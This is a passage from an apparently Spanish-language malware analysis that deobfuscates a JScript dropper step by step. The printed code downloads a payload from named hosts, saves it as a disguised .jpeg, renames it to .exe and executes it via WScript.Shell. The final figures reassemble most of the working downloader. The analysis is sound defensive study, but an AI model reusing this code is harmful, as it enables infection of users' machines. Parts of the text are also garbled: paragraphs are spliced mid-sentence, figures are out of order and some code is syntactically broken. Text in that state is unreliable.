    });
}
```

**Figura 30 – Función UV() con url desofuscadas.**

*Fuente: Propia.*

Tras conseguir la url, vemos que se llama a la función `xba()` y se le pasan como argumentos la url y otra función que parece ser ejecutada si la conexión con la primera url falla.

```

/* 3 - Funcion a la que se le pasa la url para hacer la petición*/
function xba(eRb, i0hp) {
    try {
        var caU = 'G',
            UrGCwSyaQSB = 'E',
            jyau = 'T';
        var cWs = new ActiveXObject("MSXML2.XMLHTTP");
        tcYa(cWs, eRb, caU, UrGCwSyaQSB, jyau);
        if (cWs.status == 200) {
            return i0hp(cWs.ResponseBody, false);
        } else {
            return i0hp(null, true);
        }
    } catch (error) {
        return i0hp(null, true);
    }
}

```

Figura 31 – función xba() ofuscada.

Fuente: Propia.

Esta es la función xba() antes de desofuscar. A primera vista vemos que usará la cadena de caracteres ‘GET’ ofuscada mediante ofuscación de los datos y que crea un objeto “MSXML2.XMLHTTP”. Por lo tanto podemos intuir que se encargará de realizar la petición al servidor. Para desofuscarla seguiremos el mismo proceso que antes, revisaremos en qué se emplea cada variable y le daremos un nombre semántico.

Esta función llama a tcYa() pasándole una serie de parámetros. Podemos ver que tcYa() es simplemente un tipo de ofuscación lógica ya que simplemente fracciona diferentes instrucciones en varias funciones para que sea más complicado seguir el flujo del programa.

```
var tcYa = new Function('cWs, eRb, caU, UrGCwSyaQSB, jyau', "cWs.open(caU+UrGCwSyaQSB+jyau, eRb, false); cWs.send();");
```

Figura 32 – Función tcYA().

Fuente: Propia.

Lo que haremos será sustituir la llamada a la función tcYa() por la instrucción directamente intercambiando las variables por sus correspondientes valores.

```

/* 3 - Funcion a la que se le pasa la url para hacer la petición*/
/* En caso de que la petición salga bien llama a la funciónCallback pasandole
la respuesta y false. En cualquier otro caso le pasa null y un true
*/
function hacerPeticionGET_Antes_xba(urlEntrante, funcionCallback) {
    try {
        var objetoXMLHTTP = new ActiveXObject("MSXML2.XMLHTTP");
        objetoXMLHTTP.open('GET', urlEntrante, false);
        objetoXMLHTTP.send();
        if (objetoXMLHTTP.status == 200) { //Si el resultado es correcto se llama a callback con un false.
            return funcionCallback(objetoXMLHTTP.ResponseBody, false);
        } else { //Si el resultado NO es correcto se llama a callback con un true.
            return funcionCallback(null, true);
        }
    } catch (error) { //Si no se ha podido ejecutar la petición se llama a callback con un true.
        return funcionCallback(null, true);
    }
}

```

Figura 33 – Función xba() desofuscada.

Fuente: Propia.

En la Figura 33 podemos ver el resultado de todas las sustituciones y de la eliminación del código innecesario una vez sustituidas las múltiples variables usadas para la ofuscación de los datos por sus valores correspondientes.

```
/* 2 - función que recoge las url con las que va a contactar el dropper*/
/* Contacta con la primera url, si devuelve status 200 llama a Callback_Antes_deBJ
| pasandole la respuesta del get y false. Si el status != 200 prueba con la siguiente url.*/
function entrada_Antes_UV(Callback_Antes_deBJ) {
    try {
        var url = 'http://scenetavern.win/support.php?f=1.dat';
        hacerPeticionGET_Antes_xba(url, function(objetoXMLHTTPResponseBody, respuestaBool) {
            //Si respuestaBool = False significa que la petición ha ido bien y se llama a Callback_Antes_deBJ
            if (!respuestaBool) {
                return Callback_Antes_deBJ(objetoXMLHTTPResponseBody, false);
            } else {
                var url2 = 'http://hallvilla.win/support.php?f=1.dat';
                hacerPeticionGET_Antes_xba(url2, function(objetoXMLHTTPResponseBody, respuestaBool) {
                    if (!respuestaBool) {
                        return Callback_Antes_deBJ(objetoXMLHTTPResponseBody, false);
                    } else {
                        var url3 = 'http://hallvilla.win/support.php?f=1.dat';
                        hacerPeticionGET_Antes_xba(url3, function(objetoXMLHTTPResponseBody, respuestaBool) {
                            if (!respuestaBool) {
                                return Callback_Antes_deBJ(objetoXMLHTTPResponseBody, false);
                            } else {
                                var url4 = 'http://hallvilla.win/support.php?f=1.dat';
                                hacerPeticionGET_Antes_xba(url4, function(objetoXMLHTTPResponseBody, respuestaBool) {
                                    if (!respuestaBool) {
                                        return Callback_Antes_deBJ(objetoXMLHTTPResponseBody, false);
                                    } else {
                                        var url5 = 'http://hallvilla.win/support.php?f=1.dat';
                                        hacerPeticionGET_Antes_xba(url5, function(objetoXMLHTTPResponseBody, respuestaBool) {
                                            if (!respuestaBool) {
                                                return Callback_Antes_deBJ(objetoXMLHTTPResponseBody, false);
                                            } else {
                                                return Callback_Antes_deBJ(null, true); //Si devuelve true es que ha ido mal.
                                            }
                                        });
                                    }
                                });
                            }
                        });
                    }
                });
            }
        });
    }
};
```

Figura 34 – Función UV() desofuscada.

Fuente: Propia.

En la Figura 34 vemos la función `entrada_Antes_UV()` finalmente desofuscada por completo. Se han encontrado las url y los nombres de las variables ya tienen un significado. Ahora podemos entender la finalidad de este método. Como vemos el script pasa la primera url a la función `hacerPeticionGET_Antes_xba()`, dentro de dicha función se realiza la petición y se comprueba la respuesta del servidor. Si la conexión ha sido satisfactoria entonces la función `entrada_Antes_UV()` termina llamando a `callback_Antes_deBJ()` y pasándole el objeto descargado desde la url. Si la conexión no se ha producido o ha habido algún error la función `entrada_Antes_UV()` vuelve a probar con la siguiente url.

Suponiendo que la respuesta del servidor ha sido satisfactoria el programa volvería a la función de entrada para seguirse ejecutando desde ahí.

```

/* 1 - PUNTO DE ENTRADA AL PROGRAMA*/
/* Se llama a la función UV y se le pasa por parámetro una función manejador.
Esta función nos devuelve el malware descargado desde el servior y un booleano
que nos dice si ha habido o no error.

4 - Se llama a la función KvgoaW pasandole el objeto descargado
*/
entrada_Antes_UV(function(objetoXMLHTTPResponseBody, error) {
    if (!error) {
        KvgoaW(objetoXMLHTTPResponseBody, function(UxmpPLAZyYG, error) {
            if (!error) {
                try {
                    KLFZ(UxmpPLAZyYG);
                } catch (error) {}
            }
        });
    }
});

```

**Figura 35 – Punto de entrada en el paso 4.**

*Fuente: Propia.*

Ahora el programa llamará a la función KvgoaW() pasándole la respuesta del servidor como parámetro.

```

/* 5 - función KvgoaW*/
/**
function KvgoaW(oCDi, dispVF) {
    try {
        var YXai = qdwsFVTbp();
        if (YXai) {
            var tnIhyYQ = cT(oCDi, YXai);
            if (!tnIhyYQ) {
                WScript.Echo('skKHvbVC');
            }
            return dispVF(YXai, false);
        } else {
            return dispVF(null, true);
        }
    } catch (error) {
        return dispVF(null, true);
    }
}

```

**Figura 36 – Función KvgoaW() ofuscada.**

*Fuente: Propia.*

Como vemos en la Figura 36 la función KvgoaW() está bastante ofuscada. Usa tanto ofuscación por aleatoriedad como ofuscación lógica ya que realiza varios saltos a distintas funciones con pocas instrucciones para dificultar la trazabilidad. Seguiremos el método de cambiar la semántica del nombre de las variables. Por ejemplo llegados a este punto ya sabemos que el parámetro de entrada oCDi será el objeto descargado del servidor y por lo tanto se llamará objetoXMLHTTPResponseBody. Esto lo sabemos debido a que al llamar a esta función desde entrada\_Antes\_UV() en la Figura 35 éste es el parámetro que se le pasa y no se llama a dicha función desde ningún otro punto del código.

Lo primero que hace la función KvgoaW() es crear una variable llamando a qdwsFVTbp().

```
/* 6 - función qdwsFVTbp llamada desde KvgoaW*/
/* Crea un manejador de archivos en el sistema.*/
function qdwsFVTbp() {
    try {
        var DjeNEzQAeka = new ActiveXObject('Scripting.FileSystemObject');
        var oXSFlDciuEO = "\\";
        var rwU = 60 - 30 + 6,
            FGtRBetAkn = 200 - 200 + 2,
            loRiy = 300 - 300 + 9,
            lUTKTgg = ".jpeg";
        eval('var OSD = YeJend(rwU);');
        var wime = OSD.substr(FGtRBetAkn, loRiy) + lUTKTgg;
        var EGqWqhgSpd = oXSFlDciuEO + wime;
        eval('var IrFXrl = DjeNEzQAeka.GetSpecialFolder(2) + EGqWqhgSpd;');
        return IrFXrl;
    } catch (error) {
        return false;
    }
}
```

**Figura 37 – Función qdwsFVTbp() ofuscada.**  
Fuente: Propia.

En esta función parece que crea un objeto [FileSystemObject](#) que sirve para trabajar con archivos del sistema. Además crea un archivo con nombre aleatorio y extensión .jpeg y lo pone en una carpeta especial del sistema. La función devuelve la ruta a dicho archivo. Este comportamiento lo podemos ver en la función ya desofuscada.

```
/* 6 - función qdwsFVTbp llamada desde KvgoaW*/
/* Crea un manejador de archivos en el sistema. Además
crea un archivo de nombre aleatorio con extensión .jpeg
Devuelve la ruta a una carpeta especial del sistema.
*/
function crearArchivoEnCarpeta_Antes_qdwsFVTbp() {
    try {
        var objetoFileSystemObject = new ActiveXObject('Scripting.FileSystemObject');
        var stringAleatorio_Antes OSD = Math.random().toString(36); // Crea un string aleatorio del estilo: "0.5116h8fq5o"
        var nombreArchivo_Antes_wime = stringAleatorio_Antes OSD.substr(2, 9) + ".jpeg"; // crea un nombre para un archivo jpeg del estilo:
        var rutaArchivo_AntesEGqWqhgSpd = "\\" + nombreArchivo_Antes_wime; // del estilo: 5116h8fq5o.jpeg
        var rutaCarpeta_Antes_IrFXrl = objetoFileSystemObject.GetSpecialFolder(2) + rutaArchivo_AntesEGqWqhgSpd;
        return rutaCarpeta_Antes_IrFXrl;
    } catch (error) {
        return false;
    }
}
```

**Figura 38 – Función qdwsFVTbp() desofuscada.**  
Fuente: Propia.

Al desofuscar nos hemos desecho de varias declaraciones e instrucciones. Esto es debido a que se han sustituido aquellos valores fijos en sus respectivas posiciones donde antes estaban las variables que se han eliminado.

En este punto el código vuelve a la función KvgoaW() que pudimos ver en la Figura 36 y le devuelve la ruta al nuevo archivo creado. El estado actual de dicha función es el siguiente:

```

/* 5 - función KvgoaW*/
/* Llama a la función qdwsFVTbp() para crear un archivo y obtener la ruta a dicho archivo */

7 - Se llama a la función cT junto pasandole la respuesta del servidor y la ruta del
nuevo archivo
*/
function KvgoaW(objetoXMLHTTPResponseBody, dispVF) {
    try {
        var rutaArchivo_Antes_YXai = crarArchivoEnCarpeta_Antes_qdwsFVTbp();
        if (rutaArchivo_Antes_YXai) {
            var tnIhyYQ = cT(objetoXMLHTTPResponseBody, rutaArchivo_Antes_YXai);
            if (!tnIhyYQ) {
                WScript.Echo('skKHvbVC');
            }
            return dispVF(rutaArchivo_Antes_YXai, false);
        } else {
            return dispVF(null, true);
        }
    } catch (error) {
        return dispVF(null, true);
    }
}

```

Figura 39 – Función KvgoaW() a medio desofuscar.

Fuente: Propia.

Debido a que ya hemos visto varios ejemplos de métodos de ofuscación y como reconstruir el código desofuscado a partir de ahora se profundizará menos en este paso y nos centraremos en seguir la traza del programa para ver su funcionamiento.

En este punto la función KvgoaW() llama a cT() pasándole la respuesta obtenida del servidor junto con la ruta al archivo recientemente creado.

```

var HFHy = new Function('objetoXMLHTTPResponseBody', bKmg', 'bKmg.Open(); bKmg.Type = 1; bKmg.Write(objetoXMLHTTPResponseBody); bKmg.Position = 0;');
/* 8 - Funcion cT */
/* Recibe la respuesta del servidor y la ruta al archivo creado
 */
function cT(objetoXMLHTTPResponseBody, rutaArchivo_Antes_YXai) {
    var bKmg = new ActiveXObject('ADODB.Stream');
    HFHy(objetoXMLHTTPResponseBody, bKmg);
    bKmg.SaveToFile(rutaArchivo_Antes_YXai, 2);
    bKmg.Close();
    return true;
}

```

Figura 40 – Función cT() y HFHy() ofuscadas.

Fuente: Propia.

Vemos como esta función usa el método HFHy() para ofuscar sus instrucciones. Gracias a las palabras clave de JavaScript podemos intuir que la finalidad de esta sección del código es escribir la respuesta del servidor en el archivo recientemente creado y guardarlo. Esto queda más claro una vez desofuscada la función.

```
/* 8 - Función cT */
/* Recibe la respuesta del servidor y la ruta al archivo creado
Crea un objeto Stream para escribir la respuesta del servidor
en el archivo recientemente creado.
*/
function escribirArchivo_Antes_cT(objetoXMLHTTPResponseBody, rutaArchivo_Antes_YXai) {
    var objetoStream = new ActiveXObject('ADODB.Stream');
    objetoStream.Open();
    objetoStream.Type = 1;
    objetoStream.Write(objetoXMLHTTPResponseBody);
    objetoStream.Position = 0;
    objetoStream.SaveToFile(rutaArchivo_Antes_YXai, 2);
    objetoStream.Close();
    return true;
}
```

**Figura 41 – Función cT() desofuscada.***Fuente: Propia.*

Finalmente ya podemos ver la función desofuscada completamente.

```
/* 5 - función KvgoaW*/
/* Llama a la función qdwsFVTbp() para crear un archivo y obtener la ruta a dicho archivo
7 - Se llama a la función cT junto pasandole la respuesta del servidor y la ruta del
nuevo archivo
9 - Se llama a callback_Antes_dispVF() con la ruta al archivo que ahora contiene la
respuesta del servidor. callback_Antes_dispVF Llama a la función KLFZ pasandole
la ruta al archivo creado.
*/
function creaYEscribeArchivo_Antes_KvgoaW(objetoXMLHTTPResponseBody, callback_Antes_dispVF) {
    try {
        var rutaArchivo_Antes_YXai = crearArchivoEnCarpeta_Antes_qdwsFVTbp();
        if (rutaArchivo_Antes_YXai) {
            var error = escribirArchivo_Antes_cT(objetoXMLHTTPResponseBody, rutaArchivo_Antes_YXai);
            if (!error) {
                WScript.Echo('skKHvbVC');
            }
            return callback_Antes_dispVF(rutaArchivo_Antes_YXai, false);
        } else {
            return callback_Antes_dispVF(null, true);
        }
    } catch (error) {
        return callback_Antes_dispVF(null, true);
    }
}
```

**Figura 42 – función KvgoaW() desofuscada.***Fuente: Propia.*

La función **dispVF()** lo que hace es manejar errores y llamar a otra función, **KLFZ()** que es la que sigue con el flujo del programa.

Si recapitulamos hasta ahora los pasos han sido:

1. Contactar con los distintos servidores hasta obtener una respuesta con estado 200.
2. Recoger el cuerpo de la respuesta y almacenarlo.
3. Crear un fichero .jpeg nuevo en el sistema.
4. Escribir en el nuevo fichero la respuesta descargada desde el servidor.

El próximo paso es analizar la función **KLFZ()** que trabaja con el archivo creado.

```

/* 10 - Funcion KLFZ*/
/* Recibe la ruta al archivo creado*/
function KLFZ(path) {
    var YHAcWmwAe = null,
        DbSyQxXje = null;

    var hpGEwmNu = XjeKDZgGZf(['return ds', 'sdfd', 'new ActiveXObject("WScript.Shell")']);
    var cfm = 0;

    function yVgesNA() {
        XjXSc(path, hpGEwmNu);
        cfm++;
        if (cfm > 100007) {
            WPwHF(path, function(ogTpYDGaJ) {
                YDP(ogTpYDGaJ)
            });
            return true;
        }
        return false;
    }
    var kzYUvvvtuZ = XjXSc(path, hpGEwmNu);

    var i = 0;
    do {
        i = kzYUvvvtuZ;
        var dQNpIgRGr = yVgesNA();
        if (dQNpIgRGr) {
            break;
        }
    } while (i < 1);
}

```

**Figura 43 – Función KLFZ() ofuscada.***Fuente: Propia.*

Esta función resulta más compleja a primera vista. Podemos ver como desde la misma se llama a diferentes funciones reiteradamente. Esto complica el proceso de desofuscación en cuanto a que el analista debe trabajar con resultados de entrada y salida de los diferentes métodos. Es ante estas secciones de código donde se demuestra el verdadero potencial de las herramientas automáticas de análisis de *malware* ya que si están bien desarrolladas son capaces de seguir la traza natural del programa sin ningún problema.

Las dos primeras variables no son utilizadas en todo el código, por lo que las podremos obviar. Acto seguido pasamos a invocar a la función *XjeKDZgGZf()* pasándole un *array* como parámetro.

```

function XjeKDZgGZf(UDUNrNSsF) {
    return UDUNrNSsF[Math.floor((Math.random() * UDUNrNSsF.length))];
}

```

**Figura 44 – Función XjeKDZgGZf() ofuscada.***Fuente: Propia.*

Para comprobar el funcionamiento de esta función podemos usar la consola de un navegador con valores propios y reproducir el funcionamiento de la función:

```

> array = ["prueba1","prueba2","prueba3"]
< ▶ (3) ["prueba1", "prueba2", "prueba3"]
> array[Math.floor((Math.random() * array.length))]
< "prueba3"
> array[Math.floor((Math.random() * array.length))]
< "prueba3"
> array[Math.floor((Math.random() * array.length))]
< "prueba1"
> array[Math.floor((Math.random() * array.length))]
< "prueba2"

```

**Figura 45 – Reproducción del funcionamiento de la función XjeKDZgGZf().**

Fuente: Propia.

Vemos que esta función recibe el *array* y escoge uno de los valores al azar. A priori podríamos deducir que este comportamiento tiene el objetivo de ejecutar o no el *malware* de manera aleatoria. Esto podría usarse como método de evasión de herramientas automáticas y de análisis ya que haría que en ciertas ocasiones el programa no ejecutase ningún *malware*. No obstante sigamos mirando más a fondo el código.

El próximo paso en la función KLFZ() de la Figura 41 es llamar a la función XjXSc() con el resultado del *array* y la ruta del archivo creado.

```

function XjXSc(rutaArchivoCreado, elementoArray_Antes_hpGEwmNu) {
    var jyau = 0;
    for (var i = 0; i < 10; i++) {
        var XuLhDuP = elementoArray_Antes_hpGEwmNu;
        if (~XuLhDuP.indexOf('cript')) {
            jyau = 1;
            var rL = 1;
            while (rL < 2) {
                WPWHF(rutaArchivoCreado, function(ds) {
                    nsKhkCIO(elementoArray_Antes_hpGEwmNu, ds);
                });
                rL++;
            }
            break;
        }
    }
    return jyau;
}

```

**Figura 46 – Función XjXSc() Ofuscada.**

Fuente: Propia.

En esta función podemos ver una condición que busca la cadena ‘cript’ en el elemento seleccionado al azar del *array* y entra en caso de ser cierto. Esta condición nos hace pensar que aquí es donde el programa se bifurca según si la elección al azar del elemento del *array* es ‘new ActiveXObject("WScript.Shell")’ u otro elemento. A partir de aquí deberemos llevar dos trazas simultáneas. Serán la **Traza A**

en la que supondremos que el elemento seleccionado del array ha sido 'new ActiveXObject("WScript.Shell")' y la **Vemos que** esta función copia el archivo creado cambiándole el nombre, en concreto cambia la extensión, que era '.jpeg', por '.esexe'. Pero si nos fijamos después elimina 'se' de la cadena de caracteres de la extensión. Por lo tanto haremos el cambio directamente por '.exe'. Luego llamará al *callback* que a su vez llama a la función nsKhkCIO() pasándole la ruta al nuevo archivo .exe.

La próxima función a analizar será nsKhkCIO() a la que le pasamos la ruta del archivo creado con la nueva extensión .exe.

La función nsKhkCIO() llama a OAY() que a su vez llama a B0(). Esta última función es la que finalmente ejecuta el .exe con el código del *malware* descargado desde el servidor. La función desofuscada sería la siguiente:

Como vemos en la Figura 49 la función nsKhkCIO() termina llamando a B0(), por lo que se pueden reemplazar todas las llamadas de nsKhkCIO() por llamadas a B0() directamente para simplificar el código.

Traza B donde supondremos que ha sido cualquiera de los otros dos.

## Traza A

La función XjXSc() entra en la condición. Según la lógica del programa el *while* es una ofuscación lógica y solo se ejecutará una vez, por lo tanto podríamos obviarlo. Después llama a la función WPWHF().

```
/* Funcion WPWHF*/
/* Recibe rutaArchivoCreado y callback que llamará a nsKhkCIO
13_A
*/
function WPWHF(rutaArchivoCreado, callback_Antes_aiIWkbgoz) {
    try {
        var OlWasK, uKP = '.esexe';
        OlWasK = new ActiveXObject('Scripting.FileSystemObject');
        OlWasK.CopyFile(rutaArchivoCreado, rutaArchivoCreado.replace('.jpeg', '') + uKP.replace('se', '')); 
        return callback_Antes_aiIWkbgoz(rutaArchivoCreado.replace('.jpeg', '') + uKP.replace('se', '')); 
    } catch (e) {
        return null;
    }
}
```

**Figura 47- Función WPWHF() ofuscada.**  
Fuente: Propia.

Vemos que esta función copia el archivo creado cambiándole el nombre, en concreto cambia la extensión, que era ‘.jpeg’, por ‘.esexe’. Pero si nos fijamos después elimina ‘se’ de la cadena de caracteres de la extensión. Por lo tanto haremos el cambio directamente por ‘.exe’. Luego llamará al *callback* que a su vez llama a la función nsKhkCIO() pasándole la ruta al nuevo archivo .exe.

La próxima función a analizar será nsKhkCIO() a la que le pasamos la ruta del archivo creado con la nueva extensión .exe.

```
function nsKhkCIO(elementoArray_Antes_hpGEwmNu, rutaArchivoCreadoExe) {
    OAY(elementoArray_Antes_hpGEwmNu, rutaArchivoCreadoExe)
}

function OAY(elementoArray_Antes_hpGEwmNu, rutaArchivoCreadoExe) {
    BO(elementoArray_Antes_hpGEwmNu, rutaArchivoCreadoExe);
}

/* 14_A - Función BO */
function BO(elementoArray_Antes_hpGEwmNu, rutaArchivoCreadoExe) {
    eval('var opYHyyUpap = ' + elementoArray_Antes_hpGEwmNu + '; opYHyyUpap.Run(rutaArchivoCreadoExe);');
}
```

**Figura 49 – Función BO() ofuscada.**

Fuente: Propia.

```
function cambiarExtensionArchivo_Antes_WPWHF(rutaArchivoCreado, callback_Antes_aiIWKbgoz) {
    try {
        var objetoFileSystemObject = new ActiveXObject('Scripting.FileSystemObject');
        var nuevaRuta = rutaArchivoCreado.replace('.jpeg', '.exe');
        objetoFileSystemObject.CopyFile(rutaArchivoCreado, nuevaRuta);
        return callback_Antes_aiIWKbgoz(nuevaRuta);
    } catch (e) {
        return null;
    }
}
```

**Figura 48 - Función WPWHF() desofuscada.**

Fuente: Propia.

La función nsKhkCIO() llama a OAY() que a su vez llama a BO(). Esta última función es la que finalmente ejecuta el .exe con el código del *malware* descargado desde el servidor. La función desofuscada sería la siguiente:

```
/* 14_A - Función BO */
/* Ejecuta el archivo .exe con el código descargado desde el servidor */
function ejecutaMalware_Antes_BO(elementoArray_Antes_hpGEwmNu, rutaArchivoCreadoExe) {
    var objetoWScriptShell = elementoArray_Antes_hpGEwmNu ;
    objetoWScriptShell.Run(rutaArchivoCreadoExe);
}
```

**Figura 50 - Función BO() desofuscada, ejecuta el *malware* en traza A.**  
Fuente: Propia.

Como vemos en la Figura 49 la función nsKhkCIO() termina llamando a BO(), por lo que se pueden reemplazar todas las llamadas de nsKhkCIO() por llamadas a BO() directamente para simplificar el código.

## Traza B

Dejamos la traza en la Figura 46. Ahora supondremos que el elemento devuelto del array `['return ds', 'sdfd', 'new ActiveXObject("WScript.Shell")']` será cualquiera de los dos primeros. Es decir, 'return ds' o 'sdfd'.

En este caso la función XjXSc() no entra en la condición y por lo tanto simplemente devuelve 0 a la función KLFZ(). Este estado hace que la función KLFZ() ejecute 100007 veces la función interna yVgesNA() y a la 100008 se ejecuten la función ya conocida cambiarExtensionArchivo\_Antes\_WPWHF de la Figura 48 con *callback* a la función YDP().

```
function YDP(gctKTE) {
    wf(gctKTE);
}

/* 14_B - Función wf */
function wf(gctKTE) {
    var DQQAt0 = "WScript.Shell";
    var opYHyyUpap = new ActiveXObject(DQQAt0);
    opYHyyUpap.Run(gctKTE);
}
```

**Figura 51 – Función wf() ofuscada.**  
Fuente: Propia.

Como vemos la función YDP() simplemente llama a la función wf() por lo que podremos cambiar las llamadas a la primera por llamadas a la segunda.

```
/* 14_B - Función wf */
/* Crea un objeto WScript.Shell y ejecuta
   el archivo .exe con el código descargado |
   desde el servidor */
function ejecutaMalware_Antes_wf(rutaArchivoCreadoExe) {
    var stringShell = "WScript.Shell";
    var objetoWScriptShell = new ActiveXObject(stringShell);
    objetoWScriptShell.Run(rutaArchivoCreadoExe);
}
```

**Figura 52 – Función wf() desofuscada, ejecuta el *malware* en traza B.**  
Fuente: Propia.

La última función de la Traza B crea ella misma el objeto `WScript.Shell` mientras que en la Traza A este objeto se creaba gracias a que se había elegido el elemento del array. Una vez creado este objeto ejecuta el `.exe` que contiene el *malware* descargado del servidor.

## Conclusiones

Hemos visto que aunque el programa parece bifurcarse según un estado elegido aleatoriamente al final la ejecución es la misma. Por lo tanto el método que creímos que usaba para ocultarse a herramientas de análisis automáticas no es más que otro modo de ofuscación lógica que hacia al analista dar una vuelta más al código.

A pesar de todo, hemos conseguido desofuscar completamente la muestra y podemos entender cómo actúa, qué cambios hace en el ordenador y qué es lo que ejecuta. El comportamiento fina del *dropper* es el siguiente:

1. Contactar con los distintos servidores hasta obtener una respuesta con estado 200.
2. Recoger el cuerpo de la respuesta y almacenarlo.
3. Crear un fichero `.jpeg` nuevo en el sistema.
4. Escribir en el nuevo fichero la respuesta descargada desde el servidor.
5. Se copia el fichero creado pero ahora con `.exe` como extensión del archivo.
6. Se crea un objeto `WScript.Shell`.
7. El objeto `WScript.Shell` ejecuta el archivo `.exe` con el *malware* que hemos creado en el sistema.

La muestra completamente desofuscada sería la siguiente:

```
/* 1 - PUNTO DE ENTRADA AL PROGRAMA*/
/* Se llama a la función UV y se le pasa por parámetro una función manejador.
Esta función nos devuelve el malware descargado desde el servidor y un booleano
que nos dice si ha habido o no error.

    4 - Se llama a la función KvgoaW pasandole el objeto descargado.
*/
entrada_Antes_UV(function(objetoXMLHTTPResponseBody, error) {
    if (!error) {
        creaYEscribeArchivo_Antes_KvgoaW(objetoXMLHTTPResponseBody, function(rutaArchivoCreado,
            error) {
            if (!error) {
                try {
                    KLFZ(rutaArchivoCreado);
                } catch (error) {}
            }
        });
    }
});

/* 2 - función que recoge las url con las que va a contactar el dropper*/
/* Contacta con la primera url, si devuelve status 200 llama a callback_Antes_deBJ
pasandole la respuesta del get y false. Si el status != 200 prueba con la siguiente url.*/
function entrada_Antes_UV(callback_Antes_deBJ) {
    try {
        var url = 'http://scenetavern.win/support.php?f=1.dat';
        hacerPeticionGET_Antes_xba(url, function(objetoXMLHTTPResponseBody, respuestaBool) {
            //Si respuestaBool = False significa que la petición ha ido bien y se llama a
            callback_Antes_deBJ
            if (!respuestaBool) {
                return callback_Antes_deBJ(objetoXMLHTTPResponseBody, false);
            } else {
                var url2 = 'http://hallvilla.win/support.php?f=1.dat';
                hacerPeticionGET_Antes_xba(url2, function(objetoXMLHTTPResponseBody, respuestaBool)
                {
                    if (!respuestaBool) {
                        return callback_Antes_deBJ(objetoXMLHTTPResponseBody, false);
                    } else {
                        var url3 = 'http://hallvilla.win/support.php?f=1.dat';
                        hacerPeticionGET_Antes_xba(url3, function(objetoXMLHTTPResponseBody,
                            respuestaBool) {
                            if (!respuestaBool) {
                                return callback_Antes_deBJ(objetoXMLHTTPResponseBody, false);
                            } else {
                                var url4 = 'http://hallvilla.win/support.php?f=1.dat';
                                hacerPeticionGET_Antes_xba(url4, function(objetoXMLHTTPResponseBody
                                    , respuestaBool) {
                                        if (!respuestaBool) {
                                            return callback_Antes_deBJ(objetoXMLHTTPResponseBody, false
                                                );
                                        } else {
                                            var url5 = 'http://hallvilla.win/support.php?f=1.dat';
                                            hacerPeticionGET_Antes_xba(url5, function(
                                                objetoXMLHTTPResponseBody, respuestaBool) {
                                                if (!respuestaBool) {
                                                    return callback_Antes_deBJ(
                                                        objetoXMLHTTPResponseBody, false);
                                                } else {
                                                    return callback_Antes_deBJ(null, true); //si
                                                    devuelve true es que ha ido mal.
                                                }
                                            });
                                        }
                                    });
                                });
                            });
                        });
                    });
                });
            });
        });
    };
}
```

**Figura 53 – Muestra desofuscada 1**  
Fuente: Propia.

```

/* 3 - Función a la que se le pasa la url para hacer la petición*/
/* En caso de que la petición salga bien llama a la funciónCallback pasandole
la respuesta y false. En cualquier otro caso le pasa null y un true
*/
function hacerPeticionGET_Antes_xba(urlEntrante, funcionCallback) {
    try {
        var objetoXMLHTTP = new ActiveXObject("MSXML2.XMLHTTP");
        objetoXMLHTTP.open('GET', urlEntrante, false);
        objetoXMLHTTP.send();
        if (objetoXMLHTTP.status == 200) { //Si el resultado es correcto se llama a callback con
        un false.
            return funcionCallback(objetoXMLHTTP.ResponseBody, false);
        } else { //Si el resultado NO es correcto se llama a callback con un true.
            return funcionCallback(null, true);
        }
    } catch (error) { //Si no se ha podido ejecutar la petición se llama a callback con un true.
        return funcionCallback(null, true);
    }
}

/* 5 - función Kvgoaw*/
/* Llama a la función qdwsFVTbp() para crear un archivo y obtener la ruta a dicho archivo
7 - Se llama a la función cT junto pasandole la respuesta del servidor y la ruta del
nuevo archivo
9 - Se llama a callback_Antes_dispVF() con la ruta al archivo que ahora contiene la
respuesta del servidor. callback_Antes_dispVF llama a la función KLFZ pasandole
la ruta al archivo creado.
*/
function creaYEscribeArchivo_Antes_Kvgoaw(objetoXMLHTTPResponseBody, callback_Antes_dispVF) {
    try {
        var rutaArchivo_Antes_YXai = crearArchivoEnCarpeta_Antes_qdwsFVTbp();
        if (rutaArchivo_Antes_YXai) {
            var error = escribirArchivo_Antes_cT(objetoXMLHTTPResponseBody, rutaArchivo_Antes_YXai)
            ;
            if (!error) {
                WScript.Echo('skKHvbVC');
            }
            return callback_Antes_dispVF(rutaArchivo_Antes_YXai, false);
        } else {
            return callback_Antes_dispVF(null, true);
        }
    } catch (error) {
        return callback_Antes_dispVF(null, true);
    }
}

/* 6 - función qdwsFVTbp llamada desde Kvgoaw*/
/* Crea un manejador de archivos en el sistema. Ademas
crea un archivo de nombre aleatorio con extensión .jpeg
Devuelve la ruta a una carpeta especial del sistema.
*/
function crearArchivoEnCarpeta_Antes_qdwsFVTbp() {
    try {
        var objetoFileSystemObject = new ActiveXObject('Scripting.FileSystemObject');
        var stringAleatorio_Antes OSD = Math.random().toString(36); // Crea un string aleatorio
        del estilo: "0.51l6h8fq5o"
        var nombreArchivo_Antes_wime = stringAleatorio_Antes OSD.substr(2, 9) + ".jpeg"; // crea
        un nombre para un archivo jpeg del estilo:
        var rutaArchivo_Antes_EGqWqhgSpd = "\\" + nombreArchivo_antes_wime; // del
        estilo: 51l6h8fq5o.jpeg
        var rutaCarpeta_Antes_IrFXrl = objetoFileSystemObject.GetSpecialFolder(2) +
        rutaArchivo_Antes_EGqWqhgSpd;
        return rutaCarpeta_Antes_IrFXrl;
    } catch (error) {
        return false;
    }
}

```

**Figura 54 - Muestra desofuscada 2.**  
Fuente: Propia.

```


/* 8 - Funcion cT */
/* Recibe la respuesta del servidor y la ruta al archivo creado
Crea un objeto Stream para escribir la respuesta del servidor
en el archivo recientemente creado.
*/
function escribirArchivo_Antes_cT(objetoXMLHTTPResponseBody, rutaArchivo_Antes_YXai) {
    var objetoStream = new ActiveXObject('ADODB.Stream');
    objetoStream.Open();
    objetoStream.Type = 1;
    objetoStream.Write(objetoXMLHTTPResponseBody);
    objetoStream.Position = 0;
    objetoStream.SaveToFile(rutaArchivo_Antes_YXai, 2);
    objetoStream.Close();
    return true;
}

/* 10 - Funcion KLFZ*/
/* Recibe la ruta al archivo creado.
Escoge un elemento del array y según lo que sea hace una cosa u otra*/
function KLFZ(rutaArchivoCreado) {
    var elementoArray = elementoRandomArray_Antes_XjeKDZgGZf(['return ds', 'sdfd', 'new ActiveXObject("WScript.Shell")']);
    var contador = 0;

    function yVgesNA() {
        bifurcaPrograma_Antes_XjXSc(rutaArchivoCreado, elementoArray);
        contador++;
        if (contador > 100007) {
            // Solo se entra desde la traza B
